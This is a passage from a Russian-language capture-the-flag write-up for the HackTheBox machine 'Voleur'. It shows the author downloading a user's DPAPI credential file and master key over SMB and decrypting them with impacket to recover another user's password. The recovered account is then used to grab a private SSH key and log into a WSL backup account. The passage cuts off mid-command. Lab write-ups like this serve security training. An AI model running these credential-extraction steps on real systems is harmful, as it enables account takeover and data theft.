d----r--     0.00 B  2025-07-01 03:01  Contacts\
d----r--     0.00 B  2025-07-01 03:01  Desktop\
d----r--     0.00 B  2025-07-01 03:01  Documents\
d----r--     0.00 B  2025-07-01 03:01  Downloads\
d----r--     0.00 B  2025-07-01 03:01  Favorites\
d----r--     0.00 B  2025-07-01 03:01  Links\
d----r--     0.00 B  2025-07-01 03:01  Music\
-a-h--s-    64.00 kB  2025-01-29 18:13  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TM.blf
-a-h--s-   512.00 kB  2025-01-29 18:13  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms
-a-h--s-   512.00 kB  2025-01-29 18:13  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms
-a-h--s-    20.00 B  2025-01-29 18:13  ntuser.ini
d----r--     0.00 B  2025-07-01 03:01  Pictures\
d----r--     0.00 B  2025-07-01 03:01  Saved Games\
d----r--     0.00 B  2025-07-01 03:01  Searches\
d----r--     0.00 B  2025-07-01 03:01  Videos\
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\]>
```

Содержимое домашнего каталога пользователя

Так как у нас есть пароль учетной записи, мы можем скачать зашифрованные файлы DPAPI и мастер-ключи DPAPI и расшифровать их офлайн.




```
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\]> cd Roaming/
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\]> cd Microsoft/
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\]> ls
d-----s-     0.00 B  2025-01-29 18:13  .\
d-------     0.00 B  2025-01-29 18:13  ..\
d-----s-     0.00 B  2025-01-29 18:13  Credentials\
d-----s-     0.00 B  2025-01-29 18:13  Crypto\
d-------     0.00 B  2025-01-29 18:13  Internet Explorer\
d-------     0.00 B  2025-01-29 18:13  Network\
d-----s-     0.00 B  2025-01-29 18:13  Protect\
d-------     0.00 B  2025-01-29 18:13  Spelling\
d-----s-     0.00 B  2025-01-29 18:13  SystemCertificates\
d-------     0.00 B  2025-01-29 18:13  Vault\
d-------     0.00 B  2025-01-29 18:13  Windows\
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\]> cd Credentials/
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\]> ls
d-----s-     0.00 B  2025-01-29 18:13  .\
d-----s-     0.00 B  2025-01-29 18:13  ..\
-a------   398.00 B  2025-01-29 18:13  772275FAD58525253490A9B0039791D3
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\]> get 772275FAD58525253490A9B0039791D3
'772275FAD58525253490A9B0039791D3'
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\]> cd ..
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\]> cd Protect/
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\]> ls
d-----s-     0.00 B  2025-01-29 18:13  .\
d-----s-     0.00 B  2025-01-29 18:13  ..\
-a-h--s-    24.00 B  2025-01-29 18:13  CREDHIST
d-----s-     0.00 B  2025-01-29 18:13  S-1-5-21-3927696377-1337352550-2781715495-1110\
-a-h--s-    76.00 B  2025-01-29 18:13  SYNCHIST
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\]> cd S-1-5-21-3927696377-1337352550-2781715495-1110/
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\]> ls
d-----s-     0.00 B  2025-01-29 18:13  .\
d-----s-     0.00 B  2025-01-29 18:13  ..\
-a------   740.00 B  2025-01-29 18:13  08949382-134f-4c63-b93c-ce52efc0aa88
-a-h--s-   900.00 B  2025-01-29 18:13  BK-VOLEUR
-a-h--s-    24.00 B  2025-01-29 18:13  Preferred
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\]> get 08949382-134f-4c63-b93c-ce52efc0aa88
'08949382-134f-4c63-b93c-ce52efc0aa88'
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\]>
```

Скачивание файлов DPAPI

Теперь на своей машине с помощью скрипта **impacket-dpapi** расшифруем мастер-ключ DPAPI.

```
dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88
-password 'NightT1meP1dg3on14' -sid S-1-5-21-3927696377-1337352550-
2781715495-1110
```




```
~/tmp/HTB/voleur   (1.464s)
dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -password 'NightT1meP1dg3on14' -sid S-1-5-21-3927696377-1337352550-2781715495-1110
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

Мастер-ключ DPAPI

С помощью мастер-ключа теперь можно расшифровать сам блоб данных DPAPI.

```
dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key
0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10
c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```



```
~/tmp/HTB/voleur   (0.634s)
dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
```


Расшифрованные учетные данные

Так мы получаем учетные данные пользователя `jeremy.combs`.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

В контексте новой учетной записи подключаемся к общему каталогу и находим там приватный SSH-ключ и какую-то заметку.


```
faketime -f '+8h' smbclientng -d voleur.htb --host dc.voleur.htb -u
jeremy.combs -p qT3V9pLXyN7W4m -k --kdcHost dc.voleur.htb
```



```
faketime -f '+8h' smbclientng -d voleur.htb --host dc.voleur.htb -u jeremy.combs -p qT3V9pLXyN7W4m -k --kdcHost dc.voleur.htb
               _     _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc.voleur.htb' as 'voleur.htb\jeremy.combs'!
■[\\dc.voleur.htb\]> use IT
■[\\dc.voleur.htb\IT\]> ls
d-------     0.00 B  2025-07-01 03:01  .\
d--h--s-     0.00 B  2025-07-24 23:09  ..\
d-------     0.00 B  2025-07-01 03:01  Third-Line Support\
■[\\dc.voleur.htb\IT\]> cd 'Third-Line Support/'
■[\\dc.voleur.htb\IT\Third-Line Support\]> ls
d-------     0.00 B  2025-07-01 03:01  .\
d-------     0.00 B  2025-07-01 03:01  ..\
-a------     2.54 kB  2025-01-30 19:10  id_rsa
-a------   186.00 B  2025-01-30 19:07  Note.txt.txt
■[\\dc.voleur.htb\IT\Third-Line Support\]>
```

Содержимое общего каталога

В заметке сказано, что администратор устал от бэкапов Windows и предлагает использовать WSL и инструменты из Linux. Windows Subsystem for Linux (WSL) — это технология Microsoft, которая позволяет запускать Linux-дистрибутивы прямо в Windows.




```
cat Note.txt.txt
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
```

Содержимое файла Note.txt.txt

Из приватного ключа SSH получим имя учетной записи для подключения.

```
chmod 600 id_rsa
ssh-keygen -y -f ./id_rsa
```




```
~/tmp/HTB/voleur   (0.073s)
chmod 600 id_rsa

~/tmp/HTB/voleur   (0.082s)
ssh-keygen -y -f ./id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCoXI8y9RFb+pvJGV6YAzNo9W99Hsk0fOcvrEMc/ij+GpYjOfd1nro/ZpuwyBnLZdcZ/ak7QzXdSJ2IFoXd0s0vtjVJ5L8
56B1hqoKPOTc+xxy3ro+GZA/JaR5VsgZkCoQL9518430ZmMxuft24nAgvlzrwwy4KL273UwDkUCKCc22C+9hWGr+kuSFwqSHV6JHTVPJSZ4dUmEFAvBXNwc11WT4Y7430HJ
lMnBI/0hJVWWPhH+V9bXy0qKJe7KA4a52bcBtjrkKU7A/6xjv6tc5MDacneoTQnyAYSJLwMXM84XzQ4us= svc_backup@DC
```

Публичный ключ пользователя

Теперь авторизуемся по SSH и получим сессию внутри WSL.

```
ssh -i id_rsa svc_backup@voleur.htb -p 2222
```




```
svc_backup@DC:~ (0.156s)
id
uid=1000(svc_backup) gid=1000(svc_backup) groups=1000(svc_backup),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev)
```

Сессия пользователя svc_backup

WSL


Так как в WSL сохраняются бэкапы с основной системы, первым делом просмотрим монтированные ресурсы в каталоге `/mnt`. Так получаем содержимое диска C.



```
svc_backup@DC ~   (0.18s)
ls -la /mnt
total 0
drwxr-xr-x 1 root       root       4096 Jan 30  2025 .
